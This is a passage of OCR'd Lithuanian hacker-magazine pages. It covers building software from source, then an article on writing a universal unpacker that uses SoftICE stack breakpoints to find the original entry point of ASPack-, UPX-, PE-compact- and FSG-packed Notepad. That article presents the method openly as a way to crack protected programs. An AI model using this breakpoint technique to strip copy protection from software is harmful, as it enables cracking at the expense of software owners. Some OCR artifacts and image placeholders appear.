Kompiliavimas su nustatymais pagal nutylėjimą mums garantuoja, kad programa bus teisingai sukompiliuota ir galbūt net suveiks, tačiau ten gali ir nebūti mums reikalingų režimų galimybės. Konkrečiau šnekant, jau ne kartą minėtas BOCHS režime pagal nutylėjimą kompiliuojamas be *SoundBlaster'io*, tinklo plokštės, *sse/mmx* emuliavimo, be x86–64, interaktyvaus derintuvo ir virtualaus kodo vykdymo greičio optimizavimo. Konfigūracijoje pagal nutylėjimą gauname tiesiog nuostolingą emuliatorių! Be abejo, galima nemąstant aktyvuoti visas opcijas, tačiau tai tikrai ne pati geriausia idėja. Visų pirma, daugelis opcijų konfliktuoja viena su kita, antra, papildomi komponentai ne tik padidina sukompiliuotos bylos dydį, tačiau ir sulėtina programos veikimo greitį. Taigi sudarinėjant „meniu" reikia būti labai atidžiam ir apdairiam.
Kitaip tariant, priversti BOCHS pripažinti x86–64 kartu su integruotu derintuvu galima taip:

```
$ ./configure --enable-x86-64 --enable-debugger
```

O ką daryti, jeigu dokumentacijoje iš viso nėra jokių užuominų apie kompiliavimo opcijas arba mus kankina neaiškios abejonės, jog šis aprašymas nėra pilnas? Tuomet su savo mėgiamiausiu redaktoriumi atsidarome *configure* ir atvirai peržiūrime prieinamas opcijas. Jeigu mums pasiseks, tai šalia jų bus ir komentarai. Dar vienas variantas — išbandyti *./configure --help*, galbūt tau bus atsakyta.
Kai kurios programos (pavyzdžiui, *hex* redaktorius *biew*) iš viso neturi *configure* bylos. Tai reiškia, kad programą teks konfigūruoti rankiniu būdu, redaguojant *makefile*. Skamba kur kas sudėtingiau, nei yra iš tiesų. *Makefile* struktūra ganėtinai paprasta ir praktiškai tai yra komandų bei kintamųjų seka. Būtent kintamuosius mes čia ir valdysime! Galimos reikšmės paprastai aprašomos čia pat, komentaruose.
Makefile bylos fragmentas su skirtingomis opcijomis:

```
TARGET_PLATFORM=i686
TARGET_OS=unix
HOST_CFLAGS=-DHAVE_SSE
```

Reikia iš anksto pasiruošti tam, kad dalis kintamųjų bus susijusi su autoriaus aplinka (bus nurodyti absoliutūs keliai iki galutinių katalogų, prijungiamų bylų, bibliotekų ir t.t.) arba bus iš viso neinicializuota, todėl šiuo atveju jas nurodyti turėsime mes patys. Kai kurios *make* bylos valdomos per aplinkos kintamuosius, kuriuos mums vėl gi reikia sukonfigūruoti prieš kompiliavimą, pavyzdžiui:

```
PDCURSES_HOME =$(PDCURSES_SRCDIR)
```

Štai ir atėjo ta iškilminga akimirka! Visos opcijos sukonfigūruotos, o mes apmirusia širdimi konsolėje surenkame „make". Kompiliavimo procesas prasidėjo! Derėtų pastebėti, kad gana dažnai kompiliavimą nutraukia pranešimai apie klaidas. Ką daryti? Svarbiausia — ne panikuoti, o perskaityti klaidos pranešimą ir jį išanalizuoti. Dažniausiai programai trūksta kokios nors bibliotekos arba antraštės bylos. Šiaip jau šitą dalyką turėjo išaiškinti konfigūratorius (jeigu tik jis yra), tačiau turint internetą anokia čia problema parsisiųsti trūkstamus

/4/ BFE
Programos konfigūravimas pataisant *make* bylą

komponentus. Tiktai reiktų žinoti, ką siųstis! Deja, toli gražu ne visada *makefile* praneša „oficialų" bibliotekos pavadinimą. Dažniau mums paprasčiausiai pasakoma: „Neradau bylos *super-duper-zip.h*". Ne bėda! Paleidžiame paiešką, įvedame bylos pavadinimą ir žiūrim, kuriam paketui ji priklauso ir iš kur ją galima parsisiurbti.

Taip pat būtų neblogai nueiti į produkto palaikymo forumą (jeigu toks yra) arba tiesiog klaidos pranešimą sušerti gūglei. Juk greičiausiai ne mes pirmi susidūrėme su tokia problema! O jeigu jau taip, tuomet šis klausimas jau turėjo būti svarstomas įvairiuose forumuose, kurie greičiausiai mums ir pateiks atsakymą. Jeigu tai nepadės — dar kartą skaitome dokumentaciją, atkreipdami dėmesį į tai, kokios bibliotekos ir sisteminiai komponentai turi būti įdiegti. Taip pat galima pamėginti pažaisti su kompiliavimo opcijomis, atjungiant viską, ką tik galima atjungti.

Blogiau, kai susiduri su grubiomis pačių kūrėjų klaidomis. Juk *make* bylas kuria žmonės, kurie jas testuoja ne visose platformose. Jeigu taip — pamėgink susisiekti su gamintojais arba sukompiliuoti programą su kitu kompiliatoriumi (su kita kompiliatoriaus versija).

[Besvorės programos] Pagal nutylėjimą daugelis programų kompiliuojamos su derinimo informacija, kas smarkiai supaprastina derinimą, tačiau tuo pačiu padidina galutinį programos dydį. Kadangi svetimų programų derinimas neįeina į mūsų planus, derinimo informaciją geriau pašalinti. Tai galima padaryti arba konfigūravimo stadijoje, pavyzdžiui, su „./configure --disable-debug", arba „išpjaunant" šią informaciją iš *elf* bylos, apdorojant ją su įrankiu *strip*. Tačiau prieš imdamiesi konkrečių veiksmų, paleiskime programą *file* ir pažiūrėkime, ką ji mums pasakys apie mūsų bandomąjį triušį, pavyzdžiui, BOCHS:

```
$ file bochs
bochs: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.2.0, dynamically linked (uses shared libs), not stripped
```

Aha, „not stripped". Štai kodėl BOCHS užima visus 9 Mb! Čiumpame į rankas skalpelį ir su *strip* iš bylos pašaliname derinimo informaciją:

```
$ strip bochs
```

Byla iš karto sumažėja iki 1 Mb, taip susitraukdama net devynis kartus, tuo pačiu neprarandant jokio funkcionalumo!

[Įdiegimas sapne ir tikrovėje] Dažniausiai sukompiliuota programa dar nėra paruošta darbui. Mums dar reikia daug ką padaryti: pašalinti tarpines kompiliavimo metu sukurtas bylas (bibliotekas, objektines bylas), suderinti konfigus, surūšiuoti duomenų bylas, o esant būtinybei — pakeisti sistemos nustatymus. Už tai atsakinga komanda „make install", bet ji realizuota toli gražu ne visose programose. Paimkime kad ir tą patį *biew*.

Kita vertus, automatinis įdiegimas — tai ruletė. Visi mes žinome, ką su sistema gali padaryti netinkamas „setup.exe". Taigi prieš surenkant „make install" neblogai būtų žvilgtelėti į mūsų makefile „install:" sekciją ir pažiūrėti, kas joje ruošiamasi daryti. O jeigu tai mums nepatiks?

Galima pamėginti sukomanduoti „make uninstall", pašalinančią programą iš sistemos, tačiau didžiojoje daugumoje atvejų ji nerealizuota.

File Releases

Below is a list of all files released by this project. Before downloading, you may want to read Release Notes. The current release for each package is shown.

Package	Release (date)	Filename	Size (bytes)	Downloads	Architecture	Type
biew						
Latest	5.6.2 [Notes] (2004-09-19 13:00)					
		biew562-561.diff.bz2	10337	1139	Platform-Independent	Source Patch/Diff
		biew562.arj	363627	1458	Other	.exe (DOS)
		biew562d.arj	371330	1862	i386	.exe (DOS)
		biew562o.zip	374811	1661	i386	.exe (OS/2)
		biew562.tar.bz2	594367	5241	Platform-Independent	Source .bz2
		biew562w.zip	317575	18588	i386	.exe (32-bit Windows)

/5/ *diff* **pataisymą**
Galima parsisiųsti

Yra toks naudingas dalykėlis, kuris vadinasi *CheckInstall* (*checkinstall.izto.org*). Tai nemokamai platinamas įrankis, virtualioje mašinoje trasuojantis „make install" ir automatiškai generuojantis pilnavertį bet kokio tipo „distributyvą": *Slackware*, RPM arba su *Debian* suderinamą paketą, į sistemą įdiegiamą su atitinkamu instaliacijų valdymo įrankiu, kuris visada gali korektiškai padaryti *uninstall*, net jeigu tai ir nebuvo numatyta programos autoriaus. Tiesiog vietoje „make install" mes turime parašyti „checkinstall" ir šiek tiek palaukti.

Beje, didžioji įdiegiklių dalis programas įkelia į katalogą */usr/local/bin*, kas ne visiems patinka. Teisingi konfigūratoriai palaiko raktą „--prefix", leidžiantį programą įdiegti kur tik nori, pavyzdžiui, į „./configure --prefix=/opt", o neteisingi priverčia tai daryti savomis rankomis.

[Pabaiga] Taigi pasirodo, jog kompiliavimas nėra jau toks paprastas procesas! Stebuklų nebūna! Bukas perkompiliavimas tiktai kenkia ir veikia blogiau už „oficialų" paketą. Rankinis kompiliavimas — tai durys į praktiškai neribotų galimybių pasaulį, tačiau į jį pakliūti gali tiktai tas, kuris nebijo sunkumų, yra pasiruošęs daryti klaidas ir moka dirbti su dokumentacija.

Kitame šio ciklo stralpsnyje mes aptarsime dumperio ir paties universalaus išpakuotuvo sukūrimą.

064

Universalus išpakuotuvas

Universalaus išpakuotuvo kūrimas: algoritmas

BANALIAUSIAS KOKIOS NORS PROGRAMOS NULAUŽIMAS VYKSTA TOKIU PRINCIPU: PARSISIUNTEI IŠPAKUOTUVĄ, IŠPAKAVAI, NULAUŽEI. TAČIAU PROGRAMUOTOJAI NĖRA VISIŠKI DEBILAI IR GALI NUMATYTI TOKIĄ ĮVYKIŲ EIGĄ. BŪTENT TODĖL JIE STENGIASI NAUDOTI TOKIAS APSAUGAS IR PAKUOTUVUS, KURIEMS DAR NĖRA PARAŠYTOS ATITINKAMOS LAUŽIMO PROGRAMOS. TUOMET HAKERIUS GELBSTI UNIVERSALŪS ĮRANKIAI.
APIBENDRINĘS SAVO KOVOS SU PAKUOTUVAIS PATIRTĮ, ŠIO STRAIPSNIO AUTORIUS KRISAS KASPERSKIS SIŪLO UNIVERSALAUS IŠPAKUOTUVO ALGORITMĄ, KURIS SUSIDOROJA SU 99% APSAUGŲ.

[OEP beieškant] Universalaus išpakuotuvo kūrimas prasideda nuo OEP (*Original Entry Point* — pradinis įėjimo taškas) nustatymo algoritmo, kuris suseka išpakavimo užbaigimo momentą su po to einančiu valdymo perdavimu „programai nešėjai". Tai pati sudėtingiausia universalių išpakuotuvų dalis, kadangi bendru atveju rasti pradinį įėjimo tašką neįmanoma. Taigi tenka imtis įvairių gudrybių.

Dažniausiai tam naudojamas pažingsninis trasavimas, kuriam pakuotuvas/protektorius dažniausiai lengvai pasipriešina.

Problemos neišsprendžia ir nulinio žiedo trasuotojai. Susidoroti su jais iš taikomojo lygio (o daugelis pakuotuvų/protektorių veikia būtent jame) praktiškai neįmanoma, todėl panašaus trasuotojo sukūrimas pradedantiesiems dažnai yra neįveikiama užduotis.

Nors aš turiu nuostabaus trasuotojo, kurį sukūrė WASM grupė, išeities tekstus, nusprendžiau eiti kitu keliu, apsiribodamas tik aparatiniais sustojimo taškais, kurių sukūrimui visiškai nebūtina rašyti tvarkyklės. Mano užrašuose, kurių elektroninę kopiją gali parsisiųsti iš *ftp://nezumi.org.ru*, parodyta, kaip tai padaryti iš taikomojo lygio net ir be administratoriaus teisių! Pirmame etape kaip pagrindinę eksperimentavimo priemonę mes naudosime įvairiais pakuotuvais suspaustą „Notepad" bei įžymųjį derintuvą *SoftICE*.


[Gyvos programos turinys] Pats paprasčiausias (ir pats populiariausias) kovos su pakuotuvais būdas — po išpakavimo gauti programos turinį (*dump*). Sulaukęs pagrindinio programos lango pasirodymo, hakeris gauna šios programos turinį, transformuodamas jį į vykdomą bylą. Kartais toks būdas veikia, kartais — ne. Pabandykime išsiaiškinti, kodėl. Paimkime klasikinę programą *Notepad* iš NT sistemos ir pabandykime gauti jos turinį su vienu iš dviejų geriausių dumperių: *Proc Dump* arba *Lord PE Deluxe*.

Procesas praeina sėkmingai, o sukurta byla net lyg ir pasileidžia, tačiau... ji pasirodo besanti nevisiškai darbinga: išnyko lango antraštė ir visi tekstiniai dialogų pranešimai! Jeigu mes *nesugebėjome gauti Notepad turinio, tai su tikromis apsaugomis* tikrai nesusidorosime. Pabandykime išsiaiškinti, kodėl.

Tyrimas parodė, kad išnykusios tekstinės eilutės saugomos resursų sekcijoje ir todėl jos yra apdorojamos su funkcija *LoadString*. Į *IDA Pro* užkrauname originalų *notepad.exe* ir surandame ciklą, kuris su funkcija *LoadStringW* nuskaito mums reikalingas eilutes (‚W' rodo, kad mes susidūrėme su *unicode* eilutėmis).

Aha, štai kur jis! Žvilgtelėkime į jį atidžiau. Galiu patikinti: čia yra ko išmokti:


```
Gudriai optimizuotas eilučių resursų skaitymo ciklas
01004825h        mov ebp, ds:LoadStringW
; ebp — rodyklė į LoadStringW
0100482Bh        mov edi, offset off_10080C0
; rodyklė į resursų lentelę
01004830h
01004830h loc_1004830:
01004830h        mov eax, [edi]
; į EAX užkrauname eilinę rodyklę į uID
01004832h        push ebx
; nBufferMax (maksimalus buferio ilgis)
01004833h        push esi
; lpBuffer (rodyklė į buferį)
01004834h        push dword ptr [eax]
; perduodame funkcijai išgautą uID
01004836h        push [esp+0Ch+hInstance]
; hInstance
0100483Ah        call ebp ; LoadStringW
; iš resurso nuskaitome eilinę eilutę
0100483Ch        mov ecx, [edi]
; į ECX užkrauname tą patį uID
0100483Eh        inc eax
; nuskaitytos eilutės ilgį padidiname vienetu
0100483Fh        cmp eax, ebx
; eilutė telpa į buferį?
01004841h        mov [ecx], esi
; vietoje senojo uID išsaugojame rodyklę
; į buferį (jo daugiau neprireiks)
01004843h        lea esi, [esi+eax*2]
; sekančios eilutės pozicija buferyje
01004846h        jg short loc_100488B
; jeigu buferis baigėsi — bėda
01004848h        add edi, 4
; pereiname prie sekančio uID
0100484Bh        sub ebx, eax
; sumažiname buferio laisvos vietos kiekį
0100484Dh        cmp edi, offset off_1008150
; resursų lentelė pasibaigė?
```


/1/ Lordpe deluxe
veikiančio *Notepad* turinio gavimas

```
01004853h,          jl short loc_1004830
; sukame ciklą, kol nepasibaigs resursai
```

Išvertus šį kodą į lietuvių kalbą, jis skambėtų taip: „*Notepad* iš resursų lentelės ima eilinį eilutės identifikatorių, užkrauna eilutę, patalpina ją lokaliame buferyje, o gautą rodyklę išsaugo vietoje... paties identifikatoriaus, kuris jau nereikalingas!". Tai klasikinis pakartotino atlaisvintų kintamųjų panaudojimo metodas, žinomas dar nuo pirmųjų PDP laikų, jeigu ne anksčiau. O jūs vis keikiate „Microsoft"! *Notepad* kūrė gudrus hakeris, kuris rūpestingai skirstė resursus, kitaip tariant, atmintį. Mums tai visų pirma reiškia, kad gautas veikiančios programos turinys bus nepilnavertis. Vietoje

/2/ Notepade
normaliai veikiantis *Notepad* (viršuje) ir tas pats *Notepad* gavus jo turinį — išnyko visos tekstinės eilutės

realių eilučių identifikatorių resursų sekcijoje saugomos rodyklės į atmintį, kurios rodo į „kosmosą"! Juk pakartotinai paleidus *Notepad* pirmas listingas jau nesuveikia.
Daugelyje programų sutinkamos štai tokios konstrukcijos:

```
„apsauga" nuo veikiančių programų turinio gavimo
void *p=0;
// globalus kintamasis
if (!p) p = malloc(BUFF_SIZE);
```

Akivaizdu, kad gavus programos turinį po to, kai ji apdoros eilutę su „if", globalus kintamasis *p* saugos rodyklę, kurią jis „paveldėjo" ankstesnio programos paleidimo metu, tačiau kitą kartą šis atminties regionas nebus išskirtas, todėl programa arba nulūš, arba įsibraus į svetimus duomenis ir surengs ten tikrą sąmyšį!
Suformuluokime pagrindinę taisyklę: programos turinį galima gauti tik įėjimo taške! Telieka išsiaiškinti, kaip aptikti šį įėjimo tašką.
Universalus OEP paieškos pavyzdys
Štai mes ir priėjome prie paties įdomiausio ir universaliausio OEP nustatymo būdo, kurį be viso kito dar lengva automatizuoti. Pakuotuvas (net jeigu jis nėra visiškai korektiškas) tiesiog privalo po išpakavimo atstatyti steką, t.y. į vietą sugrąžinti ESP registrą, kuriame bus saugomas pirminis sistemos pagal nutylėjimą sukonfigūruojamas struktūrinių išimčių filtras. Kai kurie pakuotuvai taip pat atstato ir registrus, tačiau tai daryti šiaip jau nėra būtina.
Paimkime, pavyzdžiui, kad ir tą patį *ASPack* bei pažiūrėkime į jo pradžią:

```
Įėjimo taškas į ASPack išpakuotuvą
:u eip
01010001        PUSHAD
01010002        CALL 0101000A
01010007        JMP 465E04F7
0101000C        PUSH EBP
0101000D        RET
```

Puiku! Pati pirma komanda visus registrus išsaugo steke. Akivaizdu, jog prieš pat valdymo perdavimą į OEP jie bus atstatyti su komanda POPA, kurios vykdymą labai lengva susekti sukūrus sustojimo tašką ties virš steko viršūnės esančiu dvigubu žodžiu „bpm esp - 4". Rezultatas pranoksta visus lūkesčius:

```
Valdymo perdavimas į OEP
010103AF        POPAD
; po šios komandos pasirodo derintuvas
010103B0        JNZ 010103BA
010103B2        MOV EAX,00000001
010103B7        RET 000C
010103BA P      USH 1006420
; valdymo perdavimas į OEP
010103BF        RET
```

Išpakavus programą, *ASPack* rūpestingai iš steko išgauna išsaugotus registrus, po ko pasileidžia derintuvas ir mes matome paprastą kodą, kuris valdymą į OEP perduoda klasikiniu būdu, su *PUSH offset OEP/RET.* Pradinio įėjimo taško paieška netruko nė dešimties sekundžių! Argi ne puiku? O dabar paimkime UPX ir patikrinkime, ar su juo taip pat pavyks šis mūsų triukas? Juk mes

norime sukurti universalų įrankį!

```
Taip prasideda UPX
01011710        PUSHAD
; <- pakuotojas išsaugo registrus
01011711        MOV ESI,0100D000
01011716        LEA EDI,[ESI+FFFF4000]
0101171C        PUSH EDI
```

Štai ir vėl jis, mums pažįstamas PUSHAD, kuris steke išsaugo visus registrus ir po to juos atstato prieš pat valdymo perdavimą į OEP. Sukomanduojame „bpm esp – 4" ir išeiname iš derintuvo, kol jis dar nepasirodė.

```
Taip UPX perduoda valdymą į OEP
0101185E        POPAD
0101185F        JMP 01006420
```

Štai tau ir skirtumai! Valdymas perduodamas su komanda *JMP 1006420h*, kur *1006420h* — pradinis įėjimo taškas. Panašu, kad visi pakuotuvai veikia pagal vieną ir tą patį algoritmą, todėl su jais susidoroti turėtų būti lengva, tačiau neskubėkime. Paimkime *PE-compact* ir patikrinkime su juo.

```
Įėjimo taškas į bylą, supakuotą su PE-compact
01001000        MOV EAX,01011974
01001005        PUSH EAX
01001006        PUSH DWORD PTR FS:[0]
0100100D        MOV FS:[0],ESP
```

Prasti popieriai! *PE-compact* iš viso neišsaugo jokių registrų, o PUSH EAX naudojamas tik norint sukurti savą struktūrinių išimčių apdorotuvą. Nepaisant to, steko rodyklė turėtų būti atstatyta užbaigus išpakavimą, iš ko išplaukia, kad sustojimo taškas ties „bpm esp – 4" vis dėlto gali suveikti.

```
Pirmas sustojimo taško ties esp-4 suveikimas
77F8AF78        PUSH DWORD PTR [EBX+04]
77F8AF7B        LEA EAX,[EBP-10]
77F8AF7E        PUSH EAX
```

Taip, čia akivaizdžiai ne tai, ko mums reikia (sprendžiant pagal *EIP 77F8AF78h*, mes esame kažkur KERNEL32.DLL viduje, kuris steką naudoja gamybinio būtinumo reikmėms), spaudžiam *<Ctrl-D>*, nes mes čia ilgiau pasilikti visai nenorim.

```
Kur aš?!
010119A6        PUSH EBP
010119A7        PUSH EBX
010119A8        PUSH ECX
010119A9        PUSH EDI
```

Kitas derintuvo pasirodymas situacijos taip pat nepraskaidrina. Aišku tik viena: steke kartu su kitais registrais išsaugomas ir EBP registras. Spaudžiam *<Ctrl-D>* ir judam toliau.


```
Perėjimas į OEP
:u eip-1
01011A35        POP EBP
01011A36        JMP EAX (01006420h)
```

O štai šį kartą mums pasisekė! Iš steko išgaunamas EBP registras, o po to su komanda JMP EAX pereinama į OEP. Kol kas viskas klostosi gerai, tik tos kelios klaidinančios verčia stresuoti. Automatizavimo atžvilgiu tokia situacija kur kas sudėtingesnė: kompiuteris intuicija pasigirti tikrai negali. O juk mes kol kas dar tik smaginamės... Apie kovą su protektoriais dar nekalbama.
Paimkime rimtesnį pakuotuvą *FSG 2.0 by bart/xt* (*http://xtreeme.prv.pl/*, *http://www.wasm.ru/baixado.php?mode=tool&id=345*) ir pradėkime jį kankinti.

```
Daug žadantis pakuotojo FSG įėjimo taškas
01000154        XCHG ESP,[010185B4]
0100015A        POPAD
0100015B        XCHG EAX,ESP
0100015C        PUSH EBP
0100015D        MOVSB
```

Nusivili nuo pirmųjų komandų. FSG pakeičia ESP registro reikšmę, ir nors po kurio laiko ji vėl atstatoma, ypatingo džiaugsmo tai netei-

kia. Pakuotuvas labai intensyviai naudoja steką, todėl sukurtas sustojimo taškas ties *„bpm esp–4“* pateikia milijonus klaidingų variantų, daugelis kurių yra cikle.

```
Klaidingus sustojimo taškų variantus generuojančio kodo fragmentas
010001C1        POP ESI
010001C2        LODSD
010001C3        XCHG EAX,EDI
010001C4        LODSD
010001C5        PUSH EAX
010001C6        CALL [EBX+10]
```

Būtina įvesti kokią nors papildomą sąlygą (laimė, *SoftICE* pripažįsta sąlyginius sustojimo taškus!), kuri leistų automatiškai nusijoti klaidingus variantus arba bent jau jų dalį. Pagalvokim! Jeigu supakuotos programos paleidimo kodas prasideda nuo standartinio prologo, tokio, kaip PUSH EBP/MOV EBP,ESP, tai sustojimo taškas *„bpm esp4 if *(esp)= = EBP“* nusijos krūvą šlamšto, tačiau tuo pačiu jis suveiks su bet kokiu standartiniu nulinio įdėjimo lygio prologu. Supakuotoje programoje prologas gali būti optimizuotas, kur nenaudojamas EBP registras.

O štai kita idėja. Tarkim, kad valdymas į OEP perduodamas per *PUSH offset OEP/RETN*, tuomet steko viršūnėje atsidurs sugrįžimo adresas, ką vėl gi lengva suprogramuoti kuriant sąlyginį sustojimo tašką. Valdymas taip pat gali būti perduodamas su *MOV EAX, offset OEP/JMP EAX*. Tai lengva sukontroliuoti, tačiau mes bejėgiai prieš „tiesiogines“ komandas (*JMP offset OEP* arba *JMP [OEP]*). Klaidingi sustojimo taškų suveikimai čia neišvengiami! Pabandyk pakariauti su FSG. Vieną akimirką jau atrodo, kad sprendimo nėra, tačiau viskas iš tiesų yra kiek kitaip! Visi man žinomi pakuotuvai ir žymioji protektorių dalis, nepageidaudami maišyti save su pakuojamos programos kodu, įkurdina save atskiroje sekcijoje (arba ne sekcijoje), kuri yra arba prieš supakuotą programą, arba po jos! Pakuotuvo kodas būna sukoncentruotas tam tikroje vienoje vietoje ir niekada nepersidengia su išpakuojamos programos kodu! Atrodytų, tai akivaizdus faktas. Kiek kartų mes pro jį praeidavome net nesusimąstydami, kad jis leidžia visiškai automatizuoti OEP paieškos procesą! Dar kartą pažiūrėkime į atminties žemėlapį:

```
Dvi supakuotos programos sekcijos
MAP32
NOTEPAD-fsg 0001 001B:01001000 00010000
CODE RW
NOTEPAD-fsg 0002 001B:01011000 00008000
CODE RW
```

Mes matome dvi sekcijas, kurios priklauso supakuotai programai. Neaišku, kuri iš jų yra kodo, o kuri — duomenų sekcija, juo labiau, kad turėtų būti dar viena resursams skirta sekcija, tačiau klastingasis pakuotuvas kažkaip jas sumaišė vieną su kita. Beje, paties pakuotuvo kodas, kaip mes jau matėme, yra sukoncentruotas *10001xxh* adresų erdvėje, čia taip pat nėra atskiros sau sukurtos sekcijos. Norėdami eliminuoti klaidingus derintuvo suveikimus, mes susikoncentruosime ties supakuotai programai priklausančių adresų diapazonu, t.y. nuo pirmos sekcijos pradžios iki paskutinės pabaigos, automatiškai kontroliuojant EIP registro reikšmę kiekvieną kartą suveikus sustojimo taškui. Šiuo atveju tai atrodo taip:

```
„Magiška“ seka, atvedanti mus iki OEP
bpm esp-4 if eip >= 0x1001000 && eip < 0x1011000
```

Neįtikėtina, tačiau po ilgo tylėjimo (o tai natūralu, nes išpakuotuvas labai intensyviai naudoja steką) derintuvas netikėtai pasirodo tiesiog prie OEP! Nuo čia prasideda išpakuotas pradinės programos kodas:

```
01006420        PUSH EBP
01006421        MOV EBP,ESP
01006423        PUSH FF
01006425        PUSH 1001888
0100642A        PUSH 10065D0
0100642F        MOV EAX,FS:[0]
01006435        PUSH EAX
01006436        MOV FS:[0],ESP
```

Fantastika!!! O juk FSG yra toli gražu ne pats silpniausias pakuotuvas — jį faktiškai galima būtų pavadinti protektoriumi. Tačiau OEP paieškos metodika visais atvejais yra ta pati. Išskiriame supakuotai programai priklausančias sekcijas ir jų ribose sukuriame sustojimo tašką ties *esp–4*. Net jeigu paleidimo kodas naudoja optimizuotą prologą, pirmasis registras sąlygos derintuvo suveikimą. Nieko baisaus nenutiks, jeigu mes nepakliūsime į patį OEP, kadangi surasti optimizuoto prologo pradžią galima ir automatiškai!

Taip mes į savo rankas gauname galingą daugkartinio veikimo ginklą, kurį lengva realizuoti *LordPE*, *IDA Pro* įskiepio arba savarankiško įrankio pavidalu, apie kurį mes pakalbėsime ateityje.

Pabaiga

Štai ir išmokome surasti OEP. Telieka visai nedaug — į diską išsaugoti programos turinį. Tiesa, čia ne viskas taip paprasta, kaip gali pasirodyti iš pradžių, nes daugelis pakuotuvų/protektorių tam visokeriopai priešinasi. Kitame šio ciklo straipsnyje mes pamatysime, kaip realizuoti universalų dumperį, kuris išpakuoja (taip pat ir DLL) bei apeina pažangų dinaminio šifravimo mechanizmą, kuris žinomas *CopyMemII* pavadinimu — tai toks variantas, kuomet visa programa užšifruota, o atskiri atminties puslapiai dešifruojami tiesiog prieš jų panaudojimą, o po to vėl užšifruojami. Taip pat mes paliesime importo lentelės atstatymo klausimą. Finale gausime neblogą universalų išpakuotuvą, kuris lenks visus konkurentus.

PRIEŠ UŽDUODAMAS KLAUSIMĄ PAGALVOK! MAN NEVERTA SIŲSTI KLAUSIMŲ, VIENAIP AR KITAIP SUSIJUSIŲ SU HAKINIMU/KREKINIMU/FRYKINIMU — TAM SKIRTAS „HACK–FAQ", TAIP PAT NEVERTA UŽDAVINĖTI AKIVAIZDŽIAI LAMERIŠKŲ KLAUSIMŲ, ATSAKYMUS Į KURIUOS TURĖDAMAS BENT KIEK NORĖDAMAS GALI RASTI IR PATS. AŠ NE TELEPATAS, TODĖL KONKRETIZUOK KLAUSIMĄ IR ATSIŲSK KUO DAUGIAU INFORMACIJOS.

Kaip BSD sistemoje paleisti procesą su tam tikru prioritetu?

BSD sistemoje prioriteto reikšmė nurodoma su sveiku skaičiumi nuo -20 iki +20, čia programos, paleistos su prioritetu -20, turi maksimalų prioritetą sistemoje, o tos, kurių prioritetas +20 — yra mažiausio prioritetiškumo procesai. Pagal nutylėjimą prioriteto reikšmė lygi nuliui. Tiksliau šnekant, jeigu vartotojas nesikreipia į *nice*, paleidžiamo proceso prioritetas bus paveldėtas iš tėvo, dažniausiai tai komandinė aplinka (*shell*), kurios prioritetas paprastai yra nulinis. Paprastas vartotojas gali nurodyti tik aukštesnes (teigiamas) prioriteto reikšmes, taip sumažindamas paleidžiamų procesų prioritetiškumą. Supervartotojas papildomai gali nurodyti neigiamas prioriteto reikšmes. Paprastas pavyzdys:

```
# nice -10 /usr/local/hacker_app
```

Kaip tu tikriausiai supratai, taisyklė paprasta: kuo mažesnė *nice* reikšmė, tuo aukštesnis proceso prioritetas. Tačiau vertėtų prisiminti, jog dažnai neigiamos, žemiausios prioriteto reikšmės (nuo -17 iki -20) rezervuojamos sisteminiams procesams.

Kur registruojami patys pigiausi domenai?

